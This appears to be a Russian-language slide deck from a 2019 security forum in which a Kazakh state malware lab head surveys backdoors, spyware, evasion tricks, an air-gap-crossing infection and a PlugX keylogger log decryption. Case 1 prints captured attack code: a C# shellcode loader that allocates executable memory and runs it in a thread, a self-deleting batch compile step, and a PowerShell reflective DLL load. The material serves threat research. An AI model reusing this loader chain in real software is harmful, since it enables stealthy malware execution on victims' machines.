



Вирусы в Казахстане. Украсть все, что можно!

Биль Олег,
руководитель Лаборатории исследования вредоносного кода,
Государственная техническая служба

SOC-FORUM, Нур-Султан
18 апреля, 2019

Обо мне.

Место работы: РГП «Государственная техническая служба»,
руководитель Лаборатории исследования вредоносного кода.

Основные достижения в сфере ИБ:

- Подготовил троих студентов к участию в конференции по ИБ, проводимой Лабораторией Касперского (2010-2012 годы) в г. Москва. Результат: два призера (третье и второе места) тура Россия и СНГ и участие в международных турах (Польша, Германия);
- Вошел в число победителей конкурса по анализу CrackMe, проводимого Лабораторией Касперского (2016);
- Консультировал работы по противодействию троянцам-шифровальщикам (Talent Lab, Лаборатория Касперского – специальный приз) (март 2017) и защите данных от потенциально опасных расширений браузера (обе работы презентовались на секции Young School конференции Positive Hack Days 2017) (апрель-май 2017);
- Выступал на конференциях: Security Analyst Summit (SAS, Сингапур, апрель 2019), Positive Hack Days (Москва, 2018) и BISSummit (Баку, 2018), а также ряде конференций в Казахстане.

Результаты исследований: We are under attack!

Около 90% исследованных объектов – либо бэкдоры (исполнение произвольных команд), либо – объекты, имеющие явный шпионский функционал + выполнение произвольных команд.

Один компьютер: 20 вредоносных объектов, 12 – шпионов, 4 – установлены за один день!

2 года и 3 месяца – рекорд! Активное шпионское ПО на компьютере. Второе место – 1 год и 10 месяцев.

По нашим индикаторам компрометации обнаружено более 10 зараженных компьютеров в ходе 1 инцидента.

Усложнение объектов, попытки обхода многих защитных технологий (учет песочниц).




Кейс 1: компиляция вредоносного кода на компьютере-жертве (CS + bat + powershell).

```
,0xC8,0x53,0xD5,0xDD,0xB8,0xD5,0xD0,0x64,0x92,0x8D,0x2B,0xFF,0xE7,0x9A,0x07,0x63  
,0x5D,0xBA,0x23,0x15,0x2A  
};  
  
    UInt32 funcAddr = VirtualAlloc(0,108425,  
                                   MEM_COMMIT, PAGE_EXECUTE_READWRITE);  
    Marshal.Copy(shellcode , 0, (IntPtr)(funcAddr), 108421);  
    IntPtr hThread = IntPtr.Zero;  
    UInt32 threadId = 0;  
    // prepare data  
  
    IntPtr pinfo = IntPtr.Zero;  
  
    // execute native code  
  
    hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);  
    WaitForSingleObject(hThread, 0xFFFFFFFF);  
while(true){Thread.Sleep(100);};  
    return ;  
}
```

```
@echo off  
C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe /unsafe /target:library Power.cs  
del %0
```

```
[void] [reflection.assembly]::LoadFile("c://[redacted]Power.dll")  
[Math.methods]::CompareI()
```

Кейс 2. Схема работы.




Кейс 2. Технологии противодействия обнаружению.

Использует множество доменов для получения реальных адресов (URL) загрузки вредоносных объектов (один из объектов содержит более 1400 доменов).

Исполняемый код, содержащийся в файлах вредоносных объектов – не содержит признаков вредоносного.

Загружаемые вредоносные файлы имеют намеренно испорченный PE-заголовок.

Для противодействия локальным песочницам, перед выполнением реального кода, осуществляется множественная проверка на исполнение в контролируемой среде.



Кейс 3: интересный метод заражения.

The screenshot displays a Windows desktop environment. In the top-left corner, a File Explorer window shows a folder named 'infected' containing several files, including '01.doc' and 'elxext.dll', which are highlighted with a red box. In the center, a Microsoft Word document is open, displaying the text 'dfsdfsdf'. In the bottom-right corner, the Process Explorer window is open, showing a list of processes. The 'WINWORD.EXE' and 'rundll32.exe' processes are highlighted with a red box. The 'rundll32.exe' process is running the command 'C:\Windows\system32\rundll32.exe "%C:\Users\LOCAL_...%\AppData\Local\Temp\iertutil.dll", InitIUIInit'. The taskbar at the bottom shows the '01.doc' application as the active window.

Process	CPU	Private Bytes	Working Set	PID	Company Name	Command Line
System Idle Process	95.43	0 K	24 K	0		
System	0.27	88 K	688 K	4		
Interrupts	0.78	0 K	0 K	n/a		
WINWORD.EXE	1.30	18 764 K	36 624 K	14312	Microsoft Corporation	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /n "C:\Users\... \desktop\infected\01.doc"
rundll32.exe	0.01	1 332 K	4 520 K	13032	Microsoft Corporation	"C:\Windows\system32\rundll32.exe" "%C:\Users\LOCAL_...%\AppData\Local\Temp\iertutil.dll", InitIUIInit
svchost.exe		62 636 K	2 040 K	1386	Microsoft Corporation	C:\Windows\system32\svchost.exe
taskmgr.exe	0.27	2 476 K	4 204 K	3364	Microsoft Corporation	"C:\Windows\system32\taskmgr.exe" /f

CPU Usage: 4.57% Commit Charge: 53.06% Processes: 44 Physical Usage: 56.80%

Кейс 3: Тятя! Тятя! Наши сети (изолированные)...

No connection. No problem.



Может скрывать файлы на флеш-дисках, модифицируя структуры данных файловой системы.

Может передавать данные и файлы в и из изолированных сетей.

Может получать дополнительные программные модули и исполнять их.

Количество промежуточных компьютеров в цепочке — не имеет значения!

Что делать, если Вас съели или как искать выход в безвыходной ситуации?

Обнаружен лог-файл клавиатурного шпиона (PlugX).

Проблемы:

имеющийся скрипт расшифровки понимает формат, но не расшифровывает;

загрузчик и «полезная нагрузка» (payload) удалены антивирусом больше года назад;

надо расшифровать ☹️.

Решение:

редкое имя файла вредоноса. Предположение: кастомизация сборки;

поиск с помощью VT Intelligence «связанных файлов»: найден загрузчик (но не payload);

поиск по хешу загрузчика выдал объект с payload на одном из сервисов;

анализ payload позволил разобрать алгоритм шифрования и написать скрипт расшифровки;

определена точная дата заражения, объем и характер скомпрометированной информации, связь с другим инцидентом, и вероятный почтовый адрес злоумышленников! 😊



Никогда не сдавайся



Спасибо за внимание!



E-mail:
o_bil@sts.kz
o_bil@kz-cert.kz

Web:
www.sts.kz
www.kz-cert.kz

Call-center:
1400